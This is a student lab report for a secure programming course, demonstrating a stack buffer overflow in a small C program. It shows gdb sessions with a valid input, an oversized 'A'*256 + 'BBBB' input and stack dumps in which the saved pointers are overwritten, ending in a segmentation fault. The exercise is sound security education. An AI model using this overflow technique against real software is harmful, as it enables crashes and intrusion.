BBM 459 - Secure Programming Laboratory

HACETTEPE UNIVERSITY

Department of Computer Engineering

Programming Assignment-2
Spring 2020-2021


Subject: Buffer Overflow Attack
Environment: Ubuntu, Centos
Due Date: April 6, 2021 - 23:59

Muhammed Said Kaya (21627428)
&
Ali Kayadibi (21727432)

Lab Task 1

Step1:


1. What can be the valid input for the program and how does the stack of the program look like before and after entering the input? Take screenshots and interpret them.




```
ubuntu@ubuntu:~/Desktop/security lab$ gdb -q --args ./sample
Reading symbols from ./sample...
(gdb) break*bof+42
Breakpoint 1 at 0x1193: file bof.c, line 7.
(gdb) break*bof+47
Breakpoint 2 at 0x1198: file bof.c, line 8.
(gdb) run "AAAAAAAA"
Starting program: /home/ubuntu/Desktop/security lab/sample "AAAAAAAA"

Breakpoint 1, 0x0000555555555193 in bof (str=0x7fffffffe3c1 "AAAAAAAA") at bof.c:7
7               strcpy(buffer, str);
(gdb) x/20x $esp
0xffffffffffffde50:     Cannot access memory at address 0xffffffffffffde50
(gdb) x/20x $ebp
0xffffffffffffdf60:     Cannot access memory at address 0xffffffffffffdf60
(gdb) x/20x $rsp
0x7fffffffde50: 0x00000000      0x00000000      0xffffe3c1      0x00007fff
0x7fffffffde60: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde70: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde80: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde90: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, bof (str=0x7fffffffe3c1 "AAAAAAAA") at bof.c:8
8               printf("%s\n", buffer);
(gdb) x/20x $rsp
0x7fffffffde50: 0x00000000      0x00000000      0xffffe3c1      0x00007fff
0x7fffffffde60: 0x41414141      0x41414141      0x00000000      0x00000000
0x7fffffffde70: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde80: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde90: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) 
```

This is before and after screenshot view of our stack. As we see, value we have entered in written inside stack boundaries. Nothing different is happened, program have worked as we expected.

2. What can be the input to exploit the program and how does the stack of the program look like before and after entering the input? Take screenshots and interpret them.




```
msk@msk-X510UNR:~/Desktop$ gdb -q --args ./sample `python3 -c 'print("A"*256 + "BBBB")'`
Reading symbols from ./sample...
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x0000000000001169 <+0>:     endbr64
   0x000000000000116d <+4>:     push   rbp
   0x000000000000116e <+5>:     mov    rbp,rsp
   0x0000000000001171 <+8>:     sub    rsp,0x110
   0x0000000000001178 <+15>:    mov    QWORD PTR [rbp-0x108],rdi
   0x000000000000117f <+22>:    mov    rdx,QWORD PTR [rbp-0x108]
   0x0000000000001186 <+29>:    lea    rax,[rbp-0x100]
   0x000000000000118d <+36>:    mov    rsi,rdx
   0x0000000000001190 <+39>:    mov    rdi,rax
   0x0000000000001193 <+42>:    call   0x1060 <strcpy@plt>
   0x0000000000001198 <+47>:    lea    rax,[rbp-0x100]
   0x000000000000119f <+54>:    mov    rdi,rax
   0x00000000000011a2 <+57>:    call   0x1070 <puts@plt>
   0x00000000000011a7 <+62>:    nop
   0x00000000000011a8 <+63>:    leave
   0x00000000000011a9 <+64>:    ret
End of assembler dump.
gdb-peda$ break * bof+42
Breakpoint 1 at 0x1193: file bof.c, line 7.
gdb-peda$ break * bof+47
Breakpoint 2 at 0x1198: file bof.c, line 8.
```



```
gdb-peda$ c
Continuing.
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdb80 ('A' <repeats 200 times>...)
RBX: 0x5555555551e0 (<__libc_csu_init>: endbr64)
RCX: 0x4242424141414141 ('AAAAABBB')
RDX: 0x9 ('\t')
RSI: 0x7fffffffe240 ("AAAAABBBB")
RDI: 0x7fffffffdc7b ("AAAAABBBB")
RBP: 0x7fffffffdc80 --> 0x7f0042424242
RSP: 0x7fffffffdb70 --> 0x38000000380
RIP: 0x555555555198 (<bof+47>:  lea    rax,[rbp-0x100])
R8 : 0x0
R9 : 0x42424242414141 ('AAABBBB')
R10: 0x7
R11: 0x2
R12: 0x555555555080 (<_start>:  endbr64)
R13: 0x7fffffffdd90 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555518d <bof+36>:     mov    rsi,rdx
   0x555555555190 <bof+39>:     mov    rdi,rax
   0x555555555193 <bof+42>:     call   0x555555555060 <strcpy@plt>
=> 0x555555555198 <bof+47>:     lea    rax,[rbp-0x100]
   0x55555555519f <bof+54>:     mov    rdi,rax
   0x5555555551a2 <bof+57>:     call   0x555555555070 <puts@plt>
   0x5555555551a7 <bof+62>:     nop
   0x5555555551a8 <bof+63>:     leave
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdb70 --> 0x38000000380
0008| 0x7fffffffdb78 --> 0x7fffffffe145 ('A' <repeats 200 times>...)
0016| 0x7fffffffdb80 ('A' <repeats 200 times>...)
0024| 0x7fffffffdb88 ('A' <repeats 200 times>...)
0032| 0x7fffffffdb90 ('A' <repeats 200 times>...)
0040| 0x7fffffffdb98 ('A' <repeats 200 times>...)
0048| 0x7fffffffdba0 ('A' <repeats 200 times>...)
0056| 0x7fffffffdba8 ('A' <repeats 200 times>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, bof (str=0x7fffffffe145 'A' <repeats 200 times>...) at bof.c:8
8               printf("%s\n", buffer);
```


We know that our char array is size 256. If we enter something bigger than 256 it will result with segmentation fault. Lets see the before and after image of our stack.

Stack Before Invalid Input : In the below picture, You can see there is nothing in the stack was written by strcpy operation.




```
(gdb) x $rsp
0x7fffffffdc60: 0x00000000
(gdb) x $rbp
0x7fffffffdd70: 0xffffdd90
(gdb) x/120x $rsp
0x7fffffffdc60: 0x00000000      0x00000000      0xffffe1c9      0x00007fff
0x7fffffffdc70: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc80: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc90: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdca0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdcb0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdcc0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdcd0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdce0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdcf0: 0x00000000      0x00000000      0xffffef8d      0x00007fff
0x7fffffffdd00: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdd10: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdd20: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdd30: 0x55554040      0x00005555      0x00f0b5ff      0x00000000
0x7fffffffdd40: 0x000000c2      0x00000000      0xffffdd77      0x00007fff
0x7fffffffdd50: 0xffffdd76      0x00007fff      0x5555522d      0x00005555
0x7fffffffdd60: 0xf7fb6fc8      0x00007fff      0x555551e0      0x00005555
0x7fffffffdd70: 0xffffdd90      0x00007fff      0x555551d0      0x00005555
0x7fffffffdd80: 0xffffde88      0x00007fff      0x00000000      0x00000002
0x7fffffffdd90: 0x00000000      0x00000000      0xf7ded0b3      0x00007fff
0x7fffffffdda0: 0xf7ffc620      0x00007fff      0xffffde88      0x00007fff
0x7fffffffddb0: 0x00000000      0x00000002      0x555551aa      0x00005555
0x7fffffffddc0: 0x555551e0      0x00005555      0x64db27d3      0xcd5bf3ad
0x7fffffffddd0: 0x55555080      0x00005555      0xffffde80      0x00007fff
0x7fffffffdde0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffddf0: 0xdf9b27d3      0x32a40c52      0xc41527d3      0x32a41c10
0x7fffffffde00: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde10: 0x00000000      0x00000000      0x00000002      0x00000000
0x7fffffffde20: 0xffffde88      0x00007fff      0xffffdea0      0x00007fff
0x7fffffffde30: 0xf7ffe190      0x00007fff      0x00000000      0x00000000
(gdb)
```

Stack After Invalid Input: In the below picture, You can see “A” character which is equal to 41 in hexadecimal number system. This character overwrites base pointer and instruction pointer of stack. Because of this overwritten operation, the program fails and gives error like Segmentation Fault.



```
(gdb) nexti
8           printf("%s\n", buffer);
(gdb) x/120x $rsp
0x7fffffffdc60: 0x00000000      0x00000000      0xffffe1c9      0x00007fff
0x7fffffffdc70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdc80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdc90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdca0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdcb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdcc0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdcd0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdce0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdcf0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdda0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddc0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddd0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdde0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddf0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
(gdb) 
```


We get segmentation fault because of entering input that is bigger than our char array as expected. Our program tried to access another memory area which is not dedicated to us.



```
(gdb) continue
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x00005555555551a9 in bof (str=0x7fffffffe1c9 'A' <repeats 200 times>...) at bof.c:9
9       }
(gdb) x/3i $rip
=> 0x5555555551a9 <bof+64>:     retq
   0x5555555551aa <main>:       endbr64
   0x5555555551ae <main+4>:     push   %rbp
(gdb) 
```

